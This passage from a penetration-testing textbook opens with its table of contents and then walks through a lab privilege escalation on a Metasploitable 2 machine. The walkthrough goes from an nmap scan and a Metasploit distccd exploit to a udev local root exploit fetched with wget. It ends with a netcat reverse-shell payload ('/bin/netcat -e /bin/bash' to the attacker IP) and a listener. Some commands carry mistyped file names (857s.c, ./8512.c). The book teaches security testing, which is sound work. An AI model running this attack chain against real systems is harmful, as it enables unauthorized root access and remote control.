Table of Contents for
Kali Linux 2 – Assuring Security by Penetration Testing - Third Edition
 Kali Linux 2 – Assuring Security by Penetration Testing - Third Edition
Published by
Packt Publishing, 2016
Kali Linux 2 – Assuring Security by Penetration Testing - Third Edition
Published by
Packt Publishing, 2016
- Cover
- Table of Contents
- Kali Linux 2 – Assuring Security by Penetration Testing Third Edition
- Kali Linux 2 – Assuring Security by Penetration Testing Third Edition
- Credits
- Disclaimer
- About the Authors
- About the Reviewer
- www.PacktPub.com
- Preface
- What you need for this book
- Who this book is for
- Conventions
- Reader feedback
- Customer support
- 1. Beginning with Kali Linux
- Kali Linux tool categories
- Downloading Kali Linux
- Using Kali Linux
- Configuring the virtual machine
- Updating Kali Linux
- Network services in Kali Linux
- Installing a vulnerable server
- Installing additional weapons
- Summary
- 2. Penetration Testing Methodology
- Vulnerability assessment versus penetration testing
- Security testing methodologies
- General penetration testing framework
- Information gathering
- The ethics
- Summary
- 3. Target Scoping
- Preparing the test plan
- Profiling test boundaries
- Defining business objectives
- Project management and scheduling
- Summary
- 4. Information Gathering
- Using public resources
- Querying the domain registration information
- Analyzing the DNS records
- Getting network routing information
- Utilizing the search engine
- Metagoofil
- Accessing leaked information
- Summary
- 5. Target Discovery
- Identifying the target machine
- OS fingerprinting
- Summary
- 6. Enumerating Target
- Understanding the TCP/IP protocol
- Understanding the TCP and UDP message format
- The network scanner
- Unicornscan
- Zenmap
- Amap
- SMB enumeration
- SNMP enumeration
- VPN enumeration
- Summary
- 7. Vulnerability Mapping
- Vulnerability taxonomy
- Automated vulnerability scanning
- Network vulnerability scanning
- Web application analysis
- Fuzz analysis
- Database assessment tools
- Summary
- 8. Social Engineering
- Attack process
- Attack methods
- Social Engineering Toolkit
- Summary
- 9. Target Exploitation
- Vulnerability and exploit repositories
- Advanced exploitation toolkit
- MSFConsole
- MSFCLI
- Ninja 101 drills
- Writing exploit modules
- Summary
- 10. Privilege Escalation
- Password attack tools
- Network spoofing tools
- Network sniffers
- Summary
- 11. Maintaining Access
- Working with tunneling tools
- Creating web backdoors
- Summary
- 12. Wireless Penetration Testing
- Wireless network recon
- Wireless testing tools
- Post cracking
- Sniffing wireless traffic
- Summary
- 13. Kali Nethunter
- Installing Kali Nethunter
- Nethunter icons
- Nethunter tools
- Third-party applications
- Wireless attacks
- HID attacks
- Summary
- 14. Documentation and Reporting
- Types of reports
- The executive report
- The management report
- The technical report
- Network penetration testing report (sample contents)
- Preparing your presentation
- Post-testing procedures
- Summary
- A. Supplementary Tools
- Web application tools
- Network tool
- Summary
- B. Key Resources
- Paid incentive programs
- Reverse engineering resources
- Penetration testing learning resources
- Exploit development learning resources
- Penetration testing on a vulnerable environment
- Online web application challenges
- Virtual machines and ISO images
- Network ports
- Index
In the previous chapter, we exploited a target machine using the vulnerabilities found during the vulnerabilities mapping process. The goal of performing the exploitation is to get the highest privilege accounts available, such as administrator-level accounts in the Windows system or root-level accounts in the Unix system.
After you exploit a system, the next step you would want to take is to do a privilege escalation. Privilege escalation can be defined as the process of exploiting a vulnerability to gain elevated access to the system.
There are two types of privilege escalation, as follows:
- Vertical privilege escalation: In this type, a user with lower privilege is able to access the application functions designed for the user with the highest privilege, for example, a content management system where a user is able to access the system administrator functions.
- Horizontal privilege escalation: This happens when a normal user is able to access functions designed for other normal users. For example, in an Internet banking application, user A is able to access the menu of user B.
The following are the privilege escalation vectors that can be used to gain unauthorized access to the target:
- Local exploits
- Exploiting a misconfiguration such as a home directory that is accessible, and which contains an SSH private key allowing access to other machines
- Exploiting weak passwords on the target
- Sniffing the network traffic to capture the credentials
- Spoofing the network packets
In this chapter, we will not discuss how to exploit the misconfiguration.
In this section, we are going to use a local exploit to escalate our privilege.
To demonstrate this, we will use the following virtual machines:
- Metasploitable 2 as our victim machine with an IP address of
172.16.43.156 - Kali Linux as our attacking machine with an IP address of
172.16.43.150
First, we identify the open network services available on the victim machine. For this, we utilize the Nmap port scanner with the following command:
nmap –p- 172.16.43.156
We configure Nmap to scan for all the ports (from port 1 to port 65,535) using the -p- option.
The following screenshot shows the brief result of the preceding command:

After researching on the Internet, we found that the distccd service has a vulnerability that may allow a malicious user to execute arbitrary commands. The distccd service is used to scale large compiler jobs across a farm of similarly configured systems.
Next, we search in Metasploit to find whether it has the exploit for this vulnerable service:

From the preceding screenshot, we can see that Metasploit has the exploit for the vulnerable distccd service.
Let's try to exploit the service as shown in the following screenshot:

We are able to exploit the service and issue an operating system command to find our privilege: daemon.
The next step is to explore the system to get more information about it. Now, let's see the kernel version used by issuing the following command:
uname –r

We searched the exploit-db database and found an exploit (http://www.exploit-db.com/exploits/8572/) that will allow us to escalate our privilege to root. We then conduct a search of the Kali Linux exploit using the term udev, which matches the exploit in the exploit-db webpage using the following command:
searchsploit udev
This command produces the following output:
Next, we need to get this exploit from our attacking machine to the compromised machine. We can do this using the compromised machine's wget command. First, we transfer the exploit to the folder on our machine where the compromised machine will look for the file. Use the command line to copy the exploit by typing the following:
cp /usr/share/exploitdb/platforms/linux/local/857s.c /var/www/html
Next, make sure the Apache 2 server is running by typing this:
service apache2 start
We can download the exploit from our attacking machine by using the wget command on the compromised machine, which looks for the file in the attacking machine's /var/www/html folder:

After successfully downloading the exploit, we compile it on the victim machine using the following gcc command:
gcc 8572.c –o 8572
Now our exploit is ready to be used. From the source code, we found that this exploit needs the Process Identifier (PID) of the udevd netlink socket as the argument. We can get this value by issuing the following command:
cat /proc/net/netlink
The following screenshot shows the result of this command:

You can also get the udev service PID, 1, by giving the following command:
ps aux | grep udev
The following command line screenshot is the result of the preceding command:

From our information gathering on the victim machine, we know that this machine has Netcat installed. We will use Netcat to connect back to our machine once the exploit runs in order to give us root access to the victim machine. Based on the exploit source code information, we need to save our payload in a file called run:
echo '#!/bin/bash' > run echo '/bin/netcat -e /bin/bash 172.16.43.150 31337' >> run
We also need to start the Netcat listener on our attacking machine by issuing the following command:
nc -vv -l -p 31337
The one thing left to do is to run the exploit with the required argument:
./8512.c 2675
In our attacking machine, we can see the following messages:

After issuing the whoami command, we can see that we have successfully escalated our privilege to root.